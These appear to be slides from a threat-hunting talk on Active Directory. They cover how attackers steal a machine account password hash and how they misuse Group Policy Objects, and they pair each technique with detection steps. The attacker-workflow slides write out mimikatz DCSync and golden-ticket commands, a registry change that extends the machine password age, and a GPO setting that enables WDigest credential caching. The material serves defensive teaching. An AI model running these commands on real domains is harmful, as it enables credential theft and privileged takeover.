
Hunt Hypothesis

Threat actor (TA) stole Machine\$ account password hash and are accessing the target assets at will with privileged access.



Machine\$ Account

- Security Principal used to identify every computer object in Active Directory
- Can be used to create TGS for Machine SPNs
- Password changes every 30 days (default)
- Password change is not enforced and is initiated by net logon process on Machine based on policy



Hunting for Machine\$ Account Misuse

The screenshot shows the 'Event 13, Sysmon' details window. The 'General' tab is selected. The event details pane shows a registry change:

```
Change Password recycle interval  
SetValue  
2021-03-09 08:43:27.592  
EV_RenderedValue_3.00  
4436  
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe  
HKLM\System\CurrentControlSet\Services\Netlogon\Parameters\MaximumPasswordAge  
DWORD (0x0000016d)
```

The publisher has been disabled and its resource is not available. This usually occurs when the publisher is in the process of being uninstalled or upgraded.

Log Name: Microsoft-Windows-Sysmon/Operational
Source: Sysmon
Event ID: 13
Level: Information
User: SYSTEM
OpCode: Info
More Information: [Event Log Online Help](#)


Sysmon – Change in the registry value for MaximumPasswordAge

```
WS PS> Get-ItemProperty -Path  
HKLM:\SYSTEM\CurrentControlSet\Services\Netlogon\Parameters |  
select Disablepasswordchang  
e, MaximumPasswordAge
```

1. Hunt for suspicious values in registry (Default 30)

2. Review for Un-approved changes

Machine\$ Account Misuse



```
C:\> mimikatz'"lsadump::dcsync  
/user:domain\<machine$>'"
```

1. Steal the Machine\$ password hash

```
PS > Set-ItemProperty -Path  
HKLM:\SYSTEM\CurrentControlSet\Services\NETLOGON\Parameters  
-Name MaximumPasswordAge -Value 365
```

2. Change the registry settings

```
C:\> mimikatz'"kerberos::golden /domain:DOMAINNAME  
/sid:SID /target:TARGETSERVER /service:SERVICENAME  
/rc4:HASH /user:USERNAME /id:RID /ptt'"
```

3. Use the Machine\$ hash

Threat Actor Workflow


Hunt Hypothesis

Threat actor (TA) uses Group Policy Objects to exert control over target active directory objects by creating malicious GPOs.




Group Policy Object (GPOs)

- Policies to centralize manage & control Computer & User configuration
- Created and stored in domain controller at `\Windows\SYSVOL\domain\Policies`
- Users with membership to Group Policy Creator Owners group or delegated rights over Group policy container object can create GPOs
- GPOs can be used to execute scripts and make domain wide changes



GPO Edit rights

- A Threat Actor with access can provide delegation rights to a GPO especially those linked to top-level OUs
- Having rights on a GPO that is applied to an object is akin to having full rights on the object



Threat Actor can add an account for delegation

Hunting

```
PS> $GPOPermissions = Foreach ($GPO in (Get-GPO -All)) { Foreach ($GPOPermissions in (Get-GPPermissions $GPO.DisplayName -All)) { New-Object PSObject -property @{$GPO=$GPO.DisplayName;Users=$GPOPermissions.Trustee.Name;Permission=$GPOPermissions.Permission} } }  
PS> $GPOPermissions | Select GPO,Users,Permission
```

Review the GPO Permissions

Edit rights to SYSVOL & GPT

Threat Actor can change SYSVOL/Group Policy Template permissions to provide controlled accounts ability to modify GPOs.

Advanced Security Settings for SYSVOL

Name: C:\Windows\SYSVOL
Owner: Administrators (THREATHUNTING\Administrators) [Change](#)

Permissions Auditing Effective Access

For additional information, double-click a permission entry. To modify a permission entry, select the entry and click Edit (if available).

Permission entries:

Type	Principal	Access	Inherited from	Applies to
Allow	Authenticated Users	Read & execute	None	This folder, subfolders and files
Allow	Server Operators (THREATHUNTING\Server Operators)	Read & execute	None	This folder, subfolders and files
Allow	Administrators (THREATHUNTING\Administrators)	Special	None	This folder only
Allow	CREATOR OWNER	Full control	None	Subfolders and files only
Allow	Administrators (THREATHUNTING\Administrators)	Full control	None	Subfolders and files only
Allow	SYSTEM	Full control	None	This folder, subfolders and files
Allow	TA (ta@threathunting.dev)	Full control	None	This folder, subfolders and files

Add Remove Edit
Enable inheritance
 Replace all child object permission entries with inheritable permission entries from this object

OK Cancel Apply

Threat Actor can add an ACL providing Access to an account

```
PS> Get-Acl C:\Windows\SYSVOL\ | fl
```



```
Path      : Microsoft.PowerShell.Core\FileSystem::C:\Windows\SYSVOL\
Owner    : BUILTIN\Administrators
Group    : THREATHUNTING\Domain Users
Access   : CREATOR OWNER Allow FullControl
          NT AUTHORITY\Authenticated Users Allow ReadAndExecute, Synchronize
          NT AUTHORITY\SYSTEM Allow FullControl
          BUILTIN\Administrators Allow Modify, ChangePermissions, TakeOwnership, Synchronize
          BUILTIN\Administrators Allow FullControl
          BUILTIN\Server Operators Allow ReadAndExecute, Synchronize
          THREATHUNTING\ta Allow FullControl
```

Review the Permissions for SYSVOL Folder


```
PS> Get-Acl \\threathunting.dev\sysvol\threathunting.dev\policies | fl
```

Review the Permissions for Policy Folder

Misusing GPO – Malware Execution

- 1 Threat Actor enable script execution
- 2 Disabled logon script delays
- 3 Disabled end point security software
- 4 Used Logon scripts to run malware

Action	Hunting
Deploy startup/shutdown, Logon/Logoff scripts	Review scripts configured for execution
Deploy malicious Scheduled task	Reviews configured scheduled tasks



TA Malware execution technique

Misusing GPO – Un-harden Systems



- Enable weak authentication Algorithms, making systems vulnerable to credential extraction.

```
<?xml version="1.0" encoding="utf-8"?>
<RegistrySettings clsid="{A3CCFC41-DFDB-43a5-8D26-0FE8B954DA51}"><Registry clsid="{9CD4B2F4-923D-47f5-A062-E897DD1DAD50}" name="UseLogonCredential" status="UseLogonCredential" image="10" changed="2021-09-26 12:53:00" uid="{BEE79666-5290-4990-BCA3-537C9ACC6863}"><Properties action="C" displayDecimal="1" default="0" hive="HKEY_LOCAL_MACHINE" key="SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest" name="UseLogonCredential" type="REG_DWORD" value="00000001"/></Registry>
</RegistrySettings>
```

GPO Enabling WDigest

- Enable LanMan Hash:
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\NoLMHash
- Enable Wdigest:
HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\Wdigest
- Enable Credential Manager:
HKLM\System\CurrentControlSet\Control\Lsa\disabledomaincreds

Misusing GPO – Privileged Permissions



TA TTP: Create restricted groups and add it as member of built-in privileged groups


Hunt Idea: Review restricted groups and privileges

TA TTP: Add privileged rights to standard users like Debug Programs, Remote Desktop Services, Backup files and directories, Log on Locally (DCs)

Hunt Idea: Extract User Rights assignment settings and review for privileged access

Hunting for Malicious GPO

```
DC PS> Get-GPO -all | % { Get-GPOReport -GUID $_.id -  
ReportType HTML -Path  
<outputdir>"\$( $_.displayName ).html" }
```




1. Export GPOs for the domain


Policy Type	Policy Group or Registry Key	Policy Setting	attacker
HKLM	Software\Policies\Microsoft\Windows\SrvV2\Script\9428c672-5fc3-474-808-a...	Value	<FilePathRule Id...
HKLM	Software\Policies\Microsoft\Windows\SrvV2\Script\ed97d0cb-15f-430f-b82c-8...	Value	<FilePathRule Id...
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowAutoConfig	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowBasic	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowCredSSP	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowKerberos	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	AllowUnencryptedTraffic	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	DisableRunAs	0
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	HttpCompatibilityListener	1
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	IPv4Filter	*
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service	IPv6Filter	
HKLM	Software\Policies\Microsoft\Windows\WinRM\Service\WinRS	AllowRemoteShellAccess	1
HKLM	System\CurrentControlSet\Control\Lsa	NoLMHash	1
HKLM	System\CurrentControlSet\Services\LanManServer\Parameters	EnableSecuritySignature	1
HKLM	System\CurrentControlSet\Services\LanManServer\Parameters	RequireSecuritySignature	1
HKLM	System\CurrentControlSet\Services\Netlogon\Parameters	RequireSignOrSeal	1

2. Analyze the GPOs for evil

Monitor GPO Edits/Linking/Creation



EID 5136: Group Policy modifications, links, unlinks



EID 5137: Group Policy creations

Acknowledgements

@DrAzureAD

@harmj0y

@gentilkiwi

@elad_shamir

@_dirkjan

@PyroTek3

@doughsec

Microsoft Documentation

Thanks for listening!

Thirumalai Natarajan

 @Th1ruM

 www.linkedin.com/in/thirumalainatarajan

Anurag Khanna

 @khannaanurag

 www.linkedin.com/in/khannaanurag